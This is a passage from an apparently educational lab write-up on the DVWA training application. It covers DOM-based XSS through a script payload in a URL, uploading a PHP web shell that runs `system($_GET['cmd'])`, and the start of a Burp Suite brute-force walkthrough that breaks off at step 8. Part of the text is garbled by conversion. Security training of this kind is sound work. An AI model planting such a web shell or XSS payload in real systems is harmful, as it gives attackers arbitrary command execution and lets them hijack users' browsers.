

Below the form, there is a 'More Information' section with a list of links:

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- [A screenshot of a web browser displaying the DVWA 'DOM Based Cross Site Scripting \(XSS\)' page. The URL is `localhost/dvwa/vulnerabilities/xss\_d/?default=<script>alert\('DOM XSS'\)</script>`. The page shows a language selection dropdown:

Please choose a language:  
English ▾ Select

Below the dropdown, there is a 'More Information' section with a list of links:

  - <https://owasp.org/www-community/attacks/xss/>
  - \[https://owasp.org/www-community/attacks/DOM\\\_Based\\\_XSS\]\(https://owasp.org/www-community/attacks/DOM\_Based\_XSS\)
  - <https://www.acunetix.com/blog/articles/dom-xss-explained/>](https://www.script>alert('Stored XSS')</a></li></ul></div><div data-bbox=)



The website took part of the link (the default value), and showed it on the page without checking. Since it didn't block any harmful code, it ran the script — this is called DOM-based XSS.

## Broken access control:


Create a file using command: nano shell.php

Add the below code:


```
<?php  
if(isset($_GET['cmd'])){
```



```
system($_GET['cmd']);  
}  
?  
Press ctrl+x and press y to save it.
```

Go to dvwa login as less privilege user go to file uploads.



Browse the file and upload it then submit it.





PHP file was executed, revealing the server user (`www-data`), proving code execution was successful.


### Impact:

An attacker can fully compromise the server by running arbitrary commands.


# BROKEN AUTHENTICATION: BRUTE FORCE

**Broken authentication** is when someone can log in as you — without knowing your password — because the system doesn't protect login info or session tokens properly.


1. Login to kali linux in VMware and login to DVWA's login panel.




## 2. Go to DVWA Security and select level low and press submit.




## 3. Select brute force. Enable FoxyProxy.




## 4. Open brup suite.




## 5. Select Proxy menu and turn on Intercept.




## 6. Go to DVWA again and try to login using any credentials.




## 7. When clicked on login the traffic will be intercepted.



## 8. Right click and select “Send to Intruder”.

